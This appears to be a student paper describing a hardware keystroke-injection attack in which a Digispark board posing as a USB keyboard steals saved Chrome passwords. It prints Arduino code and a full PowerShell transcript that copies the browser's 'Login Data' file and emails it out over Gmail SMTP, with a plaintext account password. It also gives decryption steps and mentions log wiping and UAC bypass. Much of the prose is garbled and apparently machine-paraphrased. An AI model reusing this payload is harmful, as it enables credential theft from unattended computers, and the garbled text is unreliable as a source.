

HARDWARE BASED CYBER-ATTACK

KAKARLA DEEPTI*, K.S.S.PAVAN KUMAR¹, B.SAI SHANMUK², K.SAI AKHIL³,
CH.HARSHITHA⁴

Dept of Electronics & Communication Engineering,
Vasavi College of Engineering, Osmania University
Hyderabad, India

deepti@staff.vce.ac.in*, satyasivapavan14@gmail.com¹, saishanmuk369@gmail.com²
saiakhilk.katukam@gmail.com³, harshithachalla22@gmail.com⁴

Abstract— Today, with the Internet and computers, don't have any limits. The data will be stored locally, or remotely, and it has been shared in the cloud. So, Covid-19 has not only destroyed our lives, but it will also significantly increase our digital footprint, and its vulnerability to cyber threats. On the other hand, new technologies such as the Internet of Things, and have shown a particular interest in cyber security -systems, in order to comply with specific requirements relating to the confidentiality, authenticity and integrity of confidential information and personal data. Over the past couple of months, millions of workers from their homes to their offices, and have bought a lot of threats as a result of the use of unsecured Wi-Fi networks, and poor access controls. Experts have long tried to minimize the attack surface of the computer networks and software engineering. Thousands and thousands of viruses, worms, Trojan horses, have become easier to use, and they are not easy to overcome. But what happens when the threat is coming from the Hardware? As usual, our system is fully dependent on the hardware to perform the operations. If the hardware is done, it will be much more difficult to gain control of the system. There are a number of weaknesses in computer-related hardware, and that the attackers may exploit to launch a destructive attack, which is often overlooked by the majority of hardware and software countermeasures. If you leave your computer in order to serve you, it doesn't take long for hackers to steal information from your computer. This article describes some of the methods in the bus and fall into the abyss, with its hardware, which disguises itself as a keyboard and send keystrokes to it on your computer. The attack occurs in Windows 7 and later, and the system security can/may be patched.

Keywords-. Covid-19, Cyber threats, Internet of Things, Confidentially, Authorization, Integrity, Personal data, Unsecured Wi-Fi, Virus, Worms ,trojans, Hardware, Operating system, Vulnerabilities, Destructive, Hacker, steal, Keystrokes.

I. INTRODUCTION

Cyber security could be a process, which is meant to guard the network and devices from external threats [1]. Companies are hiring cyber security specialists to the protection of counsel, to keep up employee performance and to extend the boldness and trust of the shoppers in terms of products and services. Cyber security is extremely important, because it protects your data against theft and accidental damage. This includes any of

the lead, personal data, personal identifiable information (PII), protected health information (PHI), personal data, property and data, and lots of the government's and industry's information systems.

The importance of cyber security is increasing. Indeed, our society is more technologically independent of every aspect from ever before, and there's no sign that this trend will bog down [2]. The leak of data that would cause fraud, are now publicly posted on social media. Sensitive information, like social insurance numbers, mastercard numbers, and checking account information are stored within the cloud, like Dropbox or Google Drive [3]. Governments round the world are paying more attention to cyber crime. to assist organizations understand their risks, and to boost cybersecurity measures, and therefore the prevention of cyber-attacks.

While the passwords are still one among the foremost secure methods of authentication that are available today, they're subject to variety of risks, and if the matter is restrained. Password management may be a set of rules and guidelines that users must follow so as to effectively store and manage your passwords to shield your passwords, to date as possible, and to forestall unauthorized persons from gaining access to. Keylogger software has the aptitude to record every keystroke a user makes to a log file. It can record information like user id, password, instant messages, and e-mail. Detail of Keyloggers performance and whether or not they need administrative access to the target machine or not are discussed in . In recent years there has been some hardware development that enhances the task of keylogging [4].

Standard USB devices are too simplistic to reliably authenticate. Similarly, secure devices with signed firmware that might permit authentication are rare, leaving it unclear the way to defend ourselves against this new attack [5]. One can employ various approaches to penetrate a machine as a hacker or a penetration tester like social engineering, exploiting vulnerabilities of the system, etc. one in all the sensible strategies utilized by the hackers is to enter a USB stick with a machine. this could be done by employing a USB device detected by a victim's computer as a HID (Digispark) and running the code without the knowledge or consent of the victim. as an example, if the user is away for lunch and left his or her computer unattended, the hacker can infix the USB within the victim's machine for malicious purposes [6].

II. Methodology

In this article, we will talk about what the research is about how to use digispark, as in an attack. Digispark is a microcontroller development board based on the Attiny85, which is comparable with the Arduino series, only cheaper, smaller, and less powerful. The whole array of stations to extend its functionality and the ability to use the familiar Arduino IDE, the Digispark is a great way to get some exercise in the electronics, or perfect for when an Arduino is too big or too long. The following figure 1 shows the digispark.




Figure 1. DIGISPARK

Digispark, it is a hid device, which is comparable to USB. It can be used to inject keystrokes into the system, which is used for the name of the system, the theft of the victim's, master data, and a reference, you can inject a payload to the victims ' computers. The most important thing about the Digispark is that there is no anti-virus or firewall that could be found, as it works as a hidden device. HID stands for Human Interface Devices include devices such as a keyboard, mouse, and joystick [7].

Currently, we store our passwords on a computer, etc., etc. however, the content is very, very dangerous. The most commonly used web browsers are Google Chrome, or Firefox [8]. Both of them have the password management features. This project is developed by the digispark program, where we will be able to read the credentials from the internal storage, and can be used to run Chromepass a powershell script, and SMTP protocols. Saved browser passwords will be sent to the intruder's e-mail address by an average of 15 seconds, is when you have to connect your device to your computer.

First of all, the attacker would need to install the Arduino IDE, and download it to the board for compatibility package is ,the code which has for the most succulent part of the project .The attacker would need to have an e-mail address, that is, the "from" and "to" addresses. Here you have everything if we have an e-mail with us. Then you need to have a connection to digispark on your computer . After a few seconds, powershell, open it and then runs a script, which will automatically be closed. Then we get to the e-mail specified in the code . The file contains all of the passwords, in encrypted format .To decode it, you need to use the web browser's tools or lasagne tool which can be installed on kali linux . Since the file name, and the decoder will be in the same path , the decoder will automatically detect the file. Then, if we are open to the decoder, we can find the user name and password which have been saved on the computer of the victim.

III.IMPLEMENTATION

The Digispark module can be easily programmed with Arduino IDE. Once after the necessary libraries are installed in the IDE, we can use the digiscript syntax to write the program.

The program can be effectively put in to use when we consider the real-time drawbacks in machines. Most of the computers do not recognize the port and its status within seconds. So, we deliberately include delays, in the similar sense where in we program timers and counters in microprocessors.

```
#include "DigiKeyboard.h"
void setup() {
    DigiKeyboard.delay(1000);
}
```

The most essential library is the DigiKeyboard. There are many member functions available with this module like println, printf, sendKeyStroke, delay and many more. Keystrokes function as a similar input from HID but they function at lower rates. Attiny85 is also not fast in comparison with advanced devices like Rubber Ducky (1000 words per minute).


```
void loop() {
    DigiKeyboard.delay(5000);
    DigiKeyboard.sendKeyStroke(0);
    DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT);
    DigiKeyboard.delay(2000);
    DigiKeyboard.println(F("powershell"));
    DigiKeyboard.sendKeyStroke(KEY_ENTER);
    DigiKeyboard.delay(5000);
    DigiKeyboard.print(F("Copy-Item -Path \"C:\\Users\\$env:UserName\\AppData\\Local\\Google\\Chrome\\User Data\\Default\\Login Data\" -Destination 'Desktop'"));
    DigiKeyboard.delay(200);
    DigiKeyboard.sendKeyStroke(KEY_ENTER);
    DigiKeyboard.delay(200);
    DigiKeyboard.print(F("SSMTPServer = 'smtp.gmail.com'"));
    DigiKeyboard.delay(20);
    DigiKeyboard.sendKeyStroke(KEY_ENTER);
    DigiKeyboard.delay(50);
    DigiKeyboard.print(F("$From = 'yourmail'"));
    DigiKeyboard.delay(20);
}
```

The arguments of inbuilt functions of digispark can be a key or a combination of keys; The function F("") is used to segregate the shortcut-key inputs from raw text input by converting the latter into strings. These strings can be further decoded into bash script syntax. This syntax is very useful when we want to retrieve the environment variables from the powershell or command prompt interfaces.

To burn the code into digispark, one must start dumping the code into the board during the initial 5 seconds of usb recognition. After a time lapse of 5 seconds, the digispark functions on its own, by executing the burnt script. Once after the execution is over, the digispark stops sending keystrokes. The attacker has to spend a minimum of 10 seconds to steal the files or execute any script on powershell. Once the execution is done, all tabs can be closed with certain commands from digispark itself. Attacker may also run a special script to delete the log from powershell, so that anyone could never notice the footprints. The device is very efficient as it can even bypass the UAC.

IV. RESULTS

In the figure 1 , you can see that the script is running when the digispark is inserted to the PC.



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\satya> Copy-Item -Path "C:\Users\satya\AppData\Local\Google\Chrome\User Data\Profile 4\Login Data" -Destination
ion 'Desktop'
PS C:\Users\satya> $SMTPServer = 'smtp.gmail.com'
PS C:\Users\satya> $From = 'satyasivapavan18@gmail.com'
PS C:\Users\satya> $To = 'satyasivapavan18@gmail.com'
PS C:\Users\satya> $Filetosend = "Desktop\Login Data"
PS C:\Users\satya> $Subject = $env:UserName
PS C:\Users\satya> $Body = 'Example'
PS C:\Users\satya> $SMTPPort = '587'
PS C:\Users\satya> $SMTPMessage = New-Object System.Net.Mail.MailMessage($From,$To,$Subject,$Body)
PS C:\Users\satya> $Attachment = New-Object System.Net.Mail.Attachment($Filetosend)
PS C:\Users\satya> $SMTPMessage.Attachments.Add($Attachment)
PS C:\Users\satya> $SMTPClient = New-Object Net.Mail.SmtpClient($SMTPServer, 587)
PS C:\Users\satya> $SMTPClient.EnableSsl = $true
PS C:\Users\satya> $SMTPClient.Credentials = New-Object System.Net.NetworkCredential('satyasivapavan18@gmail.com', 'thes
MCbasedproject')
PS C:\Users\satya> $SMTPClient.Send($SMTPMessage)
```

Figure 1.

After the script had run successfully, the saved passwords are sent to the mail. It is shown in figure 2.





Figure 2.


Now downloading the hash file and using decrypter, we can see the store passwords of the victim in the figure 3 and figure 4.



The screenshot shows the WebBrowserPassView application window. It displays a table of stored passwords from various web browsers. The table has columns for URL, Web Browser, User Name, Password, Password Strength, User Name Field, Password Field, Created Time, Modified Time, and Filename. Four passwords are listed, with the first one selected.

URL	Web Browser	User Name	Password	Password Stre...	User Name Field	Password Field	Created Time	Modified Time	Filename
https://login.microsoftonline.com/...	Chrome	1602-18-735-038@vce.a...	ucanhavemypassword	Very Strong	loginfmt	passwd	03-05-2021 10:06:0...		C:\Users\satya\AppData\Local\Google\Chrome\User Data\Default\Login Data
https://vce.ac.in/	Chrome	vasavi	vasavi	Very Weak	LoginID	Password	17-05-2021 03:59:3...		C:\Users\satya\AppData\Local\Google\Chrome\User Data\Default\Login Data
https://www.facebook.com/	Chrome	gopitaxi2021@gmail.com	uwantmypassword	Very Strong	email	pass	03-05-2021 10:04:3...		C:\Users\satya\AppData\Local\Google\Chrome\User Data\Default\Login Data
https://www.vce.ac.in/	Chrome	1602-18-735-001	iamironman	Medium	LoginID	Password	03-05-2021 10:05:1...		C:\Users\satya\AppData\Local\Google\Chrome\User Data\Default\Login Data

Figure 3.



The screenshot shows the WebBrowserPassView application window with the Properties dialog box open for the selected password. The dialog box displays the details of the selected password, including the URL, Web Browser, User Name, Password, Password Strength, User Name Field, Password Field, Created Time, Modified Time, and Filename.

URL	Web Browser	User Name	Password	Password Stre...	User Name Field	Password Field	Created Time	Modified Time	Filename
https://login.microsoftonline.com/...	Chrome	1602-18-735-038@vce.a...	ucanhavemypassword	Very Strong	loginfmt	passwd	03-05-2021 10:06:0...		C:\Users\satya\AppData\Local\Google\Chrome\User Data\Default\Login Data
https://vce.ac.in/	Chrome	vasavi	vasavi	Very Weak	LoginID	Password	17-05-2021 03:59:3...		C:\Users\satya\AppData\Local\Google\Chrome\User Data\Default\Login Data
https://www.facebook.com/	Chrome	gopitaxi2021@gmail.com	uwantmypassword	Very Strong	email	pass	03-05-2021 10:04:3...		C:\Users\satya\AppData\Local\Google\Chrome\User Data\Default\Login Data
https://www.vce.ac.in/	Chrome	1602-18-735-001	iamironman	Medium	LoginID	Password	03-05-2021 10:05:1...		C:\Users\satya\AppData\Local\Google\Chrome\User Data\Default\Login Data

Properties

URL: https://www.facebook.com/

Web Browser: Chrome

User Name: gopitaxi2021@gmail.com

Password: uwantmypassword

Password Strength: Very Strong

User Name Field: email

Password Field: pass

Created Time: 03-05-2021 10:04:35 PM

Modified Time:

Filename: C:\Users\satya\AppData\Local\Google\Chrome\User Data\Default\Login Data

OK

Figure 4.

V. CONCLUSION AND FUTURE SCOPE

In this article, it shows you how to fast hardware attacks by changing the settings of the embedded Digispark software. This Completely replaces the software that is embedded in the device, it is possible to make it behave like a hidden keyboard, and, as a result of this, the transmission of malicious keys of the windows Operating system. This project shows how important it is to protect your device against malicious attacks from hackers on the internet. They don't have to be only a few seconds, and in order to steal confidential information. In the first case, the security team were the "handymen," but has now become a household name in the scene of the crime, investigation, issue a response, and application security. With the steady growth in the field of cyber security, there is the potential for development in the area of professional activity, and is in the process of learning. For a cybersecurity professional, the training never ends.

REFERENCES

- [1] Retrieved from <https://www.simplilearn.com/introduction-to-cyber-security-article>
- [2] [bluetoad.com](https://www.bluetoad.com/).
https://www.bluetoad.com/publication?article_id=3621848&i=652771&view=articleBrowser (accessed June 20, 2021).
- [3] [web.archive.org](http://web.archive.org/web/20210117071737/https://support.ti.davidson.edu/hc/en-us/articles/360061697133-About-Sensitive-Data-Monitoring). <http://web.archive.org/web/20210117071737/https://support.ti.davidson.edu/hc/en-us/articles/360061697133-About-Sensitive-Data-Monitoring> (accessed June 20, 2021).
- [4] [adambates.org](https://adambates.org/documents/Bates_Acsac15.pdf). https://adambates.org/documents/Bates_Acsac15.pdf (accessed June 20, 2021).
- [5] G. Fournier, P. Matousswoski and P. Cotret.
Hit the KeyJack: stealing data from your daily device incognito.
CS.CR, France, Oct. 2016
- [6] iiis.org/CDs2017/CD2017Spring/papers/ZA340MX.pdf
- [7] [m.dx.com](https://m.dx.com/p/zhaoyao-digispark-kickstarter-mini-ar-usb-development-board-blue-2025944). <https://m.dx.com/p/zhaoyao-digispark-kickstarter-mini-ar-usb-development-board-blue-2025944> (accessed June 20, 2021).
- [8] Retrieved from <https://www.slideshare.net/Delawaresoft/chromechrome-toll-free-number-18773739158>